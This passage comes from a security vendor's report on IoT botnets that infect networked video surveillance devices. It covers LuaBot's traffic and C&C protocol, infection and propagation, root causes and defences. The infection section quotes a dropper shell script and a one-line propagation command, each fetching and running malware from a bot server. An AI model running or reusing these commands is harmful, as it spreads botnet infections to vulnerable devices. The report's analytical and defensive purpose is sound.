v7.lua
invalid option '%c' to 'lua_pushstring'
lua_Integer
lua_Number
lua_debug>
/tmp/Lua_XXXXXX
luaopen %s
/usr/local/share/lua/5.3/?lua;/usr/local/share/lua/5.3/?/init.lua;/usr/local/lib/lua/5.3/?lua;/usr/local/lib/lua/5.3/?/init.lua;./?lua;./?/init.lua
/usr/local/lib/lua/5.3/?so;/usr/local/lib/lua/5.3/loadall.so;./?so
Hi. Happy reversing, you can mail me: luabot@yandex.ru
```

- b. The sample connects to the C&C server and then downloads a section of encrypted script.
- c. The process, after execution, listens for a specific port. The same sample listens for different ports on different devices.

(2) Port analysis

- a. When executed on a device, the sample listens for a specific port, which varies with devices.

Figure 4-16 Sample on Lua bot 1 and the port it listened for

```
# ps wlt|grep arm_lsb
S    0  2189    1 1260   216 0:0   11:41 00:00:00 /tmp/arm_lsb_oabi
S    0  2190  2189 3540  3280 0:0   11:41 00:03:27 /tmp/arm_lsb_oabi
S    0  2283  2275 1212   296 pts1 15:44 00:00:00 grep arm_lsb
# md5sum /tmp/arm_lsb_oabi
a576a86e8822d99459b0dcb89afc3484 /tmp/arm_lsb_oabi

# netstat -anp|grep -E "arm_lsb|TIME_WAIT"
tcp    0      0 0.0.0.0:6813          0.0.0.0:*             LISTEN      2190/arm_lsb_oabi
tcp    0      0 0.94.177.52.44:49232 104.31.247.71:80       TIME_WAIT   -
tcp    0      0 0.94.177.52.44:49269 104.31.247.71:80       TIME_WAIT   -
tcp    0      0 0.94.177.52.44:49290 104.31.247.71:80       TIME_WAIT   -
tcp    0      0 0.94.177.52.44:49235 104.31.247.71:80       TIME_WAIT   -
```

Figure 4-17 Sample on Lua bot 2 and the port it listened for

```
# ps wlt|grep arm_lsb
S    0  1188    1 1260   216 0:0   17:24 00:00:00 /tmp/arm_lsb_oabi
S    0  1189  1188 3420  3148 0:0   17:24 00:00:23 /tmp/arm_lsb_oabi
S    0  1207  1181 1212   264 pts0 17:58 00:00:00 grep arm_lsb
# md5sum /tmp/arm_lsb_oabi
a576a86e8822d99459b0dcb89afc3484 /tmp/arm_lsb_oabi
```

```
# /tmp/arm_lsb_oabi
# Bot id is      eth0-192.168.1.114-05FE96AD1B:204116
Socks port is    7704
```

- b. After being started, the process enables two random UDP ports, for example, ports 35333 and 48215 shown in Figure 4-18.

Figure 4-18 Two random UDP ports enabled on a Lua bot

```
udp    0      0 0.0.0.0:35333          0.0.0.0:*             2190/arm_lsb_oabi
udp    0      0 0.94.177.52.44:48215  0.0.0.0:*             2190/arm_lsb_oabi
unix   2      [ ]      STREAM                1069770 2189/arm_lsb_oabi  @bbot_mutex_204116
```

Both ports are used for DNS queries.

- One port is used for querying domain names useful for implementation of specific functions (as shown in Figure 4-19 and Figure 4-20, the port is 35333 on bot 1 and 48584 on bot 2).

Figure 4-19 Packet captured from Lua bot 1

No.	Time	Source	Destination	Protocol	Length	Info
1	2016-09-27 19:41:31.483916	52.44	0.4	DNS	78	Standard query A rnetscan.biz
5	2016-09-27 19:41:31.519870	52.44	1.124.65	DNS	78	Standard query A rnetscan.biz
10	2016-09-27 19:41:31.573796	52.44	0.30	DNS	86	Standard query A in.ns.cloudflare.com
14	2016-09-27 19:41:31.621480	52.44	0.33	DNS	86	Standard query A in.ns.cloudflare.com
16	2016-09-27 19:41:31.629448	52.44	59.187	DNS	78	Standard query A rnetscan.biz
18	2016-09-27 19:41:31.635386	52.44	59.187	DNS	78	Standard query A rnetscan.biz
47	2016-09-27 19:41:32.213473	52.44	0.4	DNS	85	Standard query A rov.pointtestate.ru
49	2016-09-27 19:41:32.262671	52.44	0.4	DNS	71	Standard query A k.am
51	2016-09-27 19:41:32.448356	52.44	1.124.65	DNS	75	Standard query A oy24.biz
52	2016-09-27 19:41:32.451140	52.44	1.128.6	DNS	85	Standard query A rov.pointtestate.ru
54	2016-09-27 19:41:32.455538	52.44	0.39	DNS	71	Standard query A k.am
58	2016-09-27 19:41:32.503174	52.44	0.33	DNS	86	Standard query A in.ns.cloudflare.com
60	2016-09-27 19:41:32.509527	52.44	59.171	DNS	75	Standard query A oy24.biz
62	2016-09-27 19:41:32.516266	52.44	59.171	DNS	75	Standard query A oy24.biz
66	2016-09-27 19:41:32.528513	52.44	117.13	DNS	85	Standard query A rov.pointtestate.ru
72	2016-09-27 19:41:32.637592	52.44	0.33	DNS	85	Standard query A in.ns.cloudflare.com
77	2016-09-27 19:41:32.643839	52.44	59.194	DNS	71	Standard query A k.am
79	2016-09-27 19:41:32.655670	52.44	0.33	DNS	71	Standard query A k.am

Figure 4-20 Packet captured from Lua bot 2

No.	Time	Source	Destination	Protocol	Length	Info
3	2015-06-30 01:24:12.393324	1.114	0.4	DNS	76	Standard query A rnetscan.biz
8	2015-06-30 01:24:12.465756	1.114	124.65	DNS	76	Standard query A rnetscan.biz
12	2015-06-30 01:24:12.552329	1.114	0.30	DNS	83	Standard query A in.ns.cloudflare.com
14	2015-06-30 01:24:12.625231	1.114	0.33	DNS	83	Standard query A in.ns.cloudflare.com
18	2015-06-30 01:24:12.687578	1.114	58.223	DNS	76	Standard query A rnetscan.biz
22	2015-06-30 01:24:12.745474	1.114	58.223	DNS	76	Standard query A rnetscan.biz
38	2015-06-30 01:24:13.553424	1.114	0.4	DNS	83	Standard query A rov.pointtestate.ru
67	2015-06-30 01:24:13.654083	1.114	0.4	DNS	69	Standard query A k.am
66	2015-06-30 01:24:13.973306	1.114	124.65	DNS	73	Standard query A oy24.biz
71	2015-06-30 01:24:13.976065	1.114	128.6	DNS	83	Standard query A rov.pointtestate.ru
69	2015-06-30 01:24:13.982282	1.114	0.39	DNS	69	Standard query A k.am
71	2015-06-30 01:24:14.059892	1.114	0.33	DNS	84	Standard query A in.ns.cloudflare.com
73	2015-06-30 01:24:14.111335	1.114	117.17	DNS	83	Standard query A rov.pointtestate.ru
75	2015-06-30 01:24:14.134090	1.114	59.171	DNS	73	Standard query A oy24.biz
77	2015-06-30 01:24:14.188350	1.114	0.33	DNS	82	Standard query A in.ns.cloudflare.com
79	2015-06-30 01:24:14.197101	1.114	59.171	DNS	73	Standard query A oy24.biz
83	2015-06-30 01:24:14.247914	1.114	58.148	DNS	69	Standard query A k.am
89	2015-06-30 01:24:14.312898	1.114	58.148	DNS	69	Standard query A k.am
2548	2015-06-30 01:28:14.580788	1.114	0.4	DNS	80	Standard query A yeyouruplink.su
2552	2015-06-30 01:28:14.647664	1.114	128.6	DNS	80	Standard query A yeyouruplink.su
2554	2015-06-30 01:28:14.781557	1.114	0.33	DNS	82	Standard query A in.ns.cloudflare.com
2556	2015-06-30 01:28:14.842982	1.114	59.114	DNS	80	Standard query A yeyouruplink.su
2558	2015-06-30 01:28:14.906579	1.114	1.114	DNS	80	Standard query A yeyouruplink.su

- The other port is used for testing service connectivity. Five well-known domain names, google.com, facebook.com, amazon.com, baidu.com, and wikipedia.org, are queried (as shown in Figure 4-21 and Figure 4-22, the port is 48215 on bot 1 and 54448 on bot 2).

Figure 4-21 Connectivity test packet captured from Lua bot 1

No.	Time	Source	Destination	Protocol	Length	Info
2	2016-09-27 19:41:31.485404	52.44	1.0.4	DNS	72	Standard query A google.com
6	2016-09-27 19:41:31.524114	52.44	6.30	DNS	72	Standard query A google.com
8	2016-09-27 19:41:31.571067	52.44	39.34.10	DNS	72	Standard query A google.com
12	2016-09-27 19:41:31.611720	52.44	6.30	DNS	72	Standard query A facebook.com
26	2016-09-27 19:41:31.657691	52.44	1.239.12	DNS	74	Standard query A facebook.com
28	2016-09-27 19:41:31.695606	52.44	6.30	DNS	71	Standard query A baidu.com
30	2016-09-27 19:41:31.743668	52.44	8.22.220	DNS	71	Standard query A baidu.com
32	2016-09-27 19:41:32.167246	52.44	6.30	DNS	72	Standard query A amazon.com
53	2016-09-27 19:41:32.453283	52.44	4.108.1	DNS	72	Standard query A amazon.com
56	2016-09-27 19:41:32.498789	52.44	1.0.4	DNS	75	Standard query A wikipedia.org
68	2016-09-27 19:41:32.534443	52.44	56.1	DNS	75	Standard query A wikipedia.org
69	2016-09-27 19:41:32.5865103	52.44	1.1.239	DNS	75	Standard query A wikipedia.org

Figure 4-22 Connectivity test packet captured from Lua bot 2

Filter: udp.port==54448&&dns.flags.response==0							Expression... Clear Apply	
No.	Time	Source	Destination	Protocol	Length	Info		
4	2015-06-30 01:24:12.395006	1.1.114	1.0.4	DNS	70	Standard query A google.com		
7	2015-06-30 01:24:12.462921	1.1.114	6.30	DNS	70	Standard query A google.com		
10	2015-06-30 01:24:12.544185	1.1.114	9.34.10	DNS	70	Standard query A google.com		
16	2015-06-30 01:24:12.633906	1.1.114	6.30	DNS	72	Standard query A facebook.com		
20	2015-06-30 01:24:12.715859	1.1.114	1.239.12	DNS	72	Standard query A facebook.com		
24	2015-06-30 01:24:12.768253	1.1.114	6.30	DNS	69	Standard query A baidu.com		
28	2015-06-30 01:24:12.852076	1.1.114	8.22.220	DNS	69	Standard query A baidu.com		
36	2015-06-30 01:24:13.293611	1.1.114	6.30	DNS	70	Standard query A amazon.com		
38	2015-06-30 01:24:13.376608	1.1.114	108.1	DNS	70	Standard query A amazon.com		
40	2015-06-30 01:24:13.434887	1.1.114	0.4	DNS	73	Standard query A wikipedia.org		
68	2015-06-30 01:24:13.979326	1.1.114	56.1	DNS	73	Standard query A wikipedia.org		
87	2015-06-30 01:24:14.287117	1.1.114	154.238	DNS	73	Standard query A wikipedia.org		

(3) Procedure of communication with the C&C server

After being started, the bot client sends an HTTP GET request of the following format to the C&C server.

```
GET/devicestat?bid={interface-name}-{IP}-000000:{bbot_mutex_version}&{listen_port}
HTTP/1.1
Host: {hostname}
Connection:close
```

After receiving the request, the server returns a response of the following format.

```
script/encrypted data/endscript
<br>
```

(4) Application-layer DDoS attacks that can bypass security devices' JavaScript-based checks

According to our monitoring, certain samples incorporate enhancements specifically for bypassing DDoS protections. When such an attack is started, the sample first establishes a large number of TCP connections with the target. Through each connection, repeated GET requests are sent. Different connections use different user agents. Moreover, because LuaBot has a built-in V7 JavaScript engine, its application-layer attacks can bypass JavaScript-based protections adopted by such vendors as Cloudflare and Sucuri.

From attack packets we captured, HTTP GET requests, or sometimes a multitude of junk packets, are sent after the completion of a three-way handshake.

Figure 4-23 Attack packets captured from LuaBot bots

Time	Source	Destination	Protocol	Length	Time to live	Source Port	Destination Port	Info
113.3.197304	52.44	247.71	TCP	68	64			34137 → 80 [SYN] Seq=0 Win=14400 Len=0 MSS=1440 S
120.3.208267	247.71	52.44	TCP	68	56			80 → 34137 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
121.3.208311	52.44	247.71	TCP	56	64			34137 → 80 [ACK] Seq=1 Ack=1 Win=14400 Len=0
122.3.208478	52.44	247.71	HTTP	233	64			GET / HTTP/1.1
124.3.219311	247.71	52.44	TCP	56	56			80 → 34137 [ACK] Seq=1 Ack=178 Win=30720 Len=0
135.5.218242	52.44	247.71	TCP	56	64			34137 → 80 [FIN, ACK] Seq=178 Ack=1 Win=14400 Len=0
143.5.230931	247.71	52.44	TCP	56	56			80 → 34137 [FIN, ACK] Seq=1 Ack=179 Win=30720 Len=0
144.5.230973	52.44	247.71	TCP	56	64			34137 → 80 [ACK] Seq=179 Ack=2 Win=14400 Len=0


Frame 122: 233 bytes on wire (1864 bits)	Wireshark - 追踪 TCP 流 (tcp.stream eq 4) - arm_hb_oabi_1
Linux cooked capture	
Internet Protocol Version 4, Src: 94.17	GET / HTTP/1.1
Transmission Control Protocol, Src Port: 51	User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112
Hypertext Transfer Protocol	Safari/537.36
Host: syunik.am	Host: syunik.am
Connection: close	Connection: close

Time	Source	Destination	Protocol	Length	Time to live	Source Port	Destination Port	Info
1 0.000000	94.1	104.1	TCP	68	64			51074 → 80 [SYN] Seq=0 Win=14400 Len=0 MS
2 0.012804	104.1	94.1	TCP	68	56			80 → 51074 [SYN, ACK] Seq=0 Ack=1 Win=292
3 0.012861	94.1	104.1	TCP	56	64			51074 → 80 [ACK] Seq=1 Ack=1 Win=14400 Le
4 0.014958	94.1	104.1	HTTP	196	64			GET /cdn-cgi/l/chk_captcha?id=kissmyanus
5 0.015137	94.1	104.1	TCP	1468	64			[TCP segment of a reassembled PDU]
6 0.015221	94.1	104.1	TCP	1468	64			[TCP segment of a reassembled PDU]
7 0.015291	94.1	104.1	TCP	1468	64			[TCP segment of a reassembled PDU]
8 0.015360	94.1	104.1	TCP	1468	64			[TCP segment of a reassembled PDU]
9 0.015428	94.1	104.1	TCP	1468	64			[TCP segment of a reassembled PDU]
10 0.015499	94.1	104.1	TCP	1468	64			[TCP segment of a reassembled PDU]

Frame 4: 196 bytes on wire (1568 bits), 196	Wireshark - 追踪 TCP 流 (tcp.stream eq 0) - luabot_1
Linux cooked capture	
Internet Protocol Version 4, Src: 94.1	GET /cdn-cgi/l/chk_captcha?id=kissmyanus HTTP/1.1
Transmission Control Protocol, Src Port: 51	Host: 2ch.hk
Hypertext Transfer Protocol	User-Agent: Hello from 4chan
Host: 2ch.hk	Connection: close
Content-Length: 800000	Content-Length: 800000
[Full request URI: http://2ch.hk/cdn-cgi/	

LuaBot can not only initiate common HTTP attacks but also break through JavaScript-based protection mechanisms of vendors such as Cloudflare and Sucuri. In the process of monitoring, we captured packets that could reflect the entire interaction process of the sample breaking through Cloudflare protections.

Figure 4-24 Packet captured during a Luabot attack that breaks through Cloudflare protections




4.4 Infection Methods of Malware

Through the preceding analysis of the three typical botnets targeting NVSSs on the IoT, you should have some idea about how such malware works. For more information, please continue your reading on the infection and propagation methods of IoT-focused malware.

(1) Infection procedure

- Obtain shell access on target devices by leveraging weak passwords and high-risk vulnerabilities.
- Download bot samples from specific bot file servers by means of wget, curl, FTP, or TFTP and execute such samples (except for LuaBot, which utilizes MatrixSSL and XMLHttpRequest).

Figure 4-25 Infection procedure of NVSS-based botnet samples



- Generally, a script is first obtained from the bot server and then executed to obtain the real bot client program.

Figure 4-26 Sample planted into a bot

```
#!/bin/sh
busybox rm -f /usr/bin/strings || rm -f /usr/bin/strings
busybox rm -f /usr/bin/ps || rm -f /usr/bin/ps
busybox rm -f one*.sh one*.sh.* || rm -f one*.sh one*.sh.*
busybox rm -f * || rm -f *
busybox wget http://[redacted].23.43/1 || wget http://[redacted].23.43/1
busybox wget http://[redacted].23.43/2 || wget http://[redacted].23.43/2
busybox wget http://[redacted].23.43/3 || wget http://[redacted].23.43/3
busybox wget http://[redacted].23.43/4 || wget http://[redacted].23.43/4
busybox wget http://[redacted].23.43/5 || wget http://[redacted].23.43/5
busybox chmod +x * || chmod +x *
./1 || ./2 || ./3 || ./4 || ./5
busybox rm -f * || rm -f *
sleep 1
exit
```

- When executed, the script downloads several different samples from the bot server to work on different platforms (MIPS, ARM, PowerPC, and x86-64).

Figure 4-27 Samples for running on different platforms


```
1: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
2: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
3: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
4: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
5: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
one.sh: POSIX shell script, ASCII text executable
```

- Execute all these samples. In the end, the sample matching the platform will be successfully executed. After that, all sample files downloaded from the bot server will be deleted.

(2) Propagation procedure

- Generally, samples come with the scanning capability so as to attempt login to specific services, such as Telnet, with built-in weak passwords after scanning devices.
- After successful login, samples gain shell access and then are spread in either of the following ways:
 - Send information of the accessed device, including the IP address, port number, user name, and password, to the C&C server so as to put this device under its control.

Figure 4-28 NVSS-based botnet propagation method 1




- Recursive: The infected device performs scanning. After successful login to another device, this device downloads a malware sample from the bot server and executes it.

```
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox wget http://208.73.23.43/one.sh || wget http://208.73.23.43/one.sh || busybox ftpget 208.73.23.43 four.sh four.sh || ftpget 208.73.23.43 four.sh four.sh || busybox tftp -r two.sh -g 208.73.23.43 || tftp -r two.sh -g 208.73.23.43 || busybox tftp 208.73.23.43 -c get three.sh || tftp 208.73.23.43 -c get three.sh;sh one.sh || sh two.sh || sh three.sh || sh four.sh;rm -f *;exit &
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)
```

Execution of the downloaded sample on another device found to use a weak password through scanning

Figure 4-29 NVSS-based botnet propagation method 2



5

Root Cause Analysis and Security Measures

5.1 Root Cause Analysis

Owing to the prevalence of high-risk vulnerabilities, hackers can gain control over numerous NVSSs with ease. They can obtain surveillance video of the devices under control and pry into or expose users' privacy. Some of them, by gaining shell access on these devices, use botnet tools to upload malicious code and maintain backdoors so as to develop their own botnets. Subsequently they will control attack behaviors of these bots through the C&C server.

According to our statistics, the number of NVSSs with security hazards had exceeded 2,500,000 around the world as of the date when this report was released. Some device vendors and users are not highly aware of cybersecurity. As a result, these vulnerable devices will not be upgraded anytime soon. That is to say, these devices with security hazards are exposed to the Internet without any protection, at the risk of being infected and becoming part of the gigantic IoT botnet.

It is predictable that the quantity of botnets based on NVSSs will experience an explosive growth. With the increasing need for security protection in the global landscape, this figure will be worryingly larger.

Both objective and subjective factors contribute to the current security status of NVSSs.

Objectively, the worrying security status of NVSSs is due to historical evolution and deployment characteristics of these systems, as described below:

- NVSSs have evolved from industrial monitoring systems. In times when the Internet was accessible to only a limited number of people, monitoring devices were deployed on production networks or private networks and their security was nothing to worry about.
- With the development of the Internet and IoT and the emergence of individual and non-industrial security needs, NVSS came into being. At first, what mattered for vendors was how to improve user experience and ensure transmission stability. Moreover, these devices generally used small Linux systems, either tailored or embedded, running on common platforms including ARM, ARM7, MIPS, and x86. Additional resources were hardly possible to be allocated for security considerations. Therefore, compared with conventional PCs that can run antivirus and firewall software, these NVSSs have been running without any protection, that is, directly exposed to the Internet.
- Usually, an NVSS, after going live, needs to always stay online, with preferential bandwidth allocation for the remote transmission of high-definition video and audio.

These factors make NVSSs so vulnerable that hackers can take them down as easily as riding a bike. This is why NVSSs seem to be more appealing than conventional PCs for hackers.

The following subjective factors also contribute to the vulnerability of NVSSs:

- To save on R&D costs, some vendors use versatile, open-source firmware or adopt the OEM mode without making any security enhancements. As a result, devices of different brands use the same default password or contain the same vulnerabilities. Once these vulnerabilities are known to hackers, an extensive impact will be caused. An example of this factor is one RCE vulnerability found in devices of more than 70 brands.
- Most NVSSs do not have any automatic system update and vulnerability remediation mechanisms. Even if high-risk vulnerabilities are disclosed, they can hardly be immediately fixed through system updates. Besides, users are not sensitive to the security of these devices.
- Users do not pay attention to security. Some set very simple passwords, such as "1234" and "admin", and some even use empty or default passwords. All these make it easier for hackers to gain control over the related system and further use it to their advantage.

5.2 Security Measures

For NVSS vendors, their devices' security issues have a negative influence on their brands and reputation, which, in turn, hinders expansion of their market shares. We call on major vendors to attach importance to the security of their products. Following are the recommended security measures:

- Discover vulnerabilities in products and fix them as soon as possible. For an OEM product, the vendor should promptly contact the OEM for remediation of vulnerabilities in that product and release patches on the official website.
- Establish a remote automatic update mechanism for devices, allowing users to load patches or upgrade firmware remotely or automatically.
- Set complexity requirements for all passwords, require users to change the default password after the first login, and use different initial passwords for different devices.
- Close unused ports.

For users, security issues associated with NVSSs may disclose their privacy, exposing their private lives or work to the public, which may pose a great security threat to users themselves and their families as well and blemish their reputation. What is even worse is that this may result in huge economic losses to businesses. Furthermore, bandwidth resources allocated to these devices are often exploited for such malicious behaviors as port scanning and DDoS attacks. Users are advised to adopt the following countermeasures:

- Avoid Internet-facing deployments wherever it is possible. Deploy NVSSs on private networks or allow access to NVSSs only through VPN connections.
- Set complex passwords.
- Patch the system or update firmware in time.

Security vendors are advised to take the following measures, which, however, are far from enough:

- Release vulnerability information in time, monitor ongoing attacks, and notify regulatory agencies, users, and vendors of vulnerable systems when detecting vulnerabilities or attacks.
- Follow up with and analyze the perpetrating malware and its variants to help beef up the protection capability of security devices or services.

6

Sum-up

This report analyzes the distribution of NVSSs with security hazards and high-risk vulnerabilities in these systems and delves into NVSS-based botnets, revealing the security posture of NVSSs and the huge threats posed to the Internet. However, what is presented in this report is only a miniature of the actual security situation of numerous IoT devices. Around the world there are much more networked devices such as home routers, printers, and intelligent household appliances, all of which connect or will connect to the Internet in an open or semi-open manner. According to the prediction made by Gartner Inc., every day 5.5 million IoT devices will connect to the Internet in 2016. Throughout the year, there will be a total of 6.4 billion IoT devices staying online, a 30% increase from 2015. This figure will reach 20.8 billion in 2020. If no effective controls are taken, how shall we deal with numerous security threats by then^[8]?

Fortunately, when this report was finished, there were regulatory authorities turning eyes to IoT devices and planning to take corrective measures for them. According to a report released by Euractive.com^[9], the European Commission is planning new IoT rules, as a part of a new plan to overhaul the European Union's telecommunications laws.

A Special Statement

All data for analysis is anonymized and no customer information appears in this report to avoid information disclosure by negligence on our part.

NSFOCUS DDoS Defense Research Lab and Threat Response Center (TRC) are keeping a close eye on the progress of DDoS attack events. For more information, please contact

- NSFOCUS by Sina Weibo at:
<http://blog.nsfocus.net/>
- NSFOCUS TRC by Sina Weibo at:
<http://weibo.com/threatresponse>
- NSFOCUS by finding:
NSFOCUS at WeChat

B References

- [1]: <https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>
- [2]: <http://www.databreachtoday.com/hacked-iot-devices-unleash-record-ddos-mayhem-a-9427>
- [3]: <http://www.cert.org.cn/publish/main/upload/File/2015%20Situation.pdf>
- [4]: <http://www.kerneronsec.com/2016/02/remote-code-execution-in-cctv-dvrs-of.html>
- [5]: <http://news.softpedia.com/news/there-s-a-120-000-strong-iot-ddos-botnet-lurking-around-507773.shtml#ixzz4J4b9RvQZ>
- [6]: <https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/>
- [7]: <http://www.bankinfosecurity.com/blogs/free-source-code-hacks-iot-devices-to-build-ddos-army-p-2267>
- [8]: <http://www.gartner.com/newsroom/id/3165317>
- [9]: <https://krebsonsecurity.com/2016/10/europe-to-push-new-security-rules-amid-iot-mess/>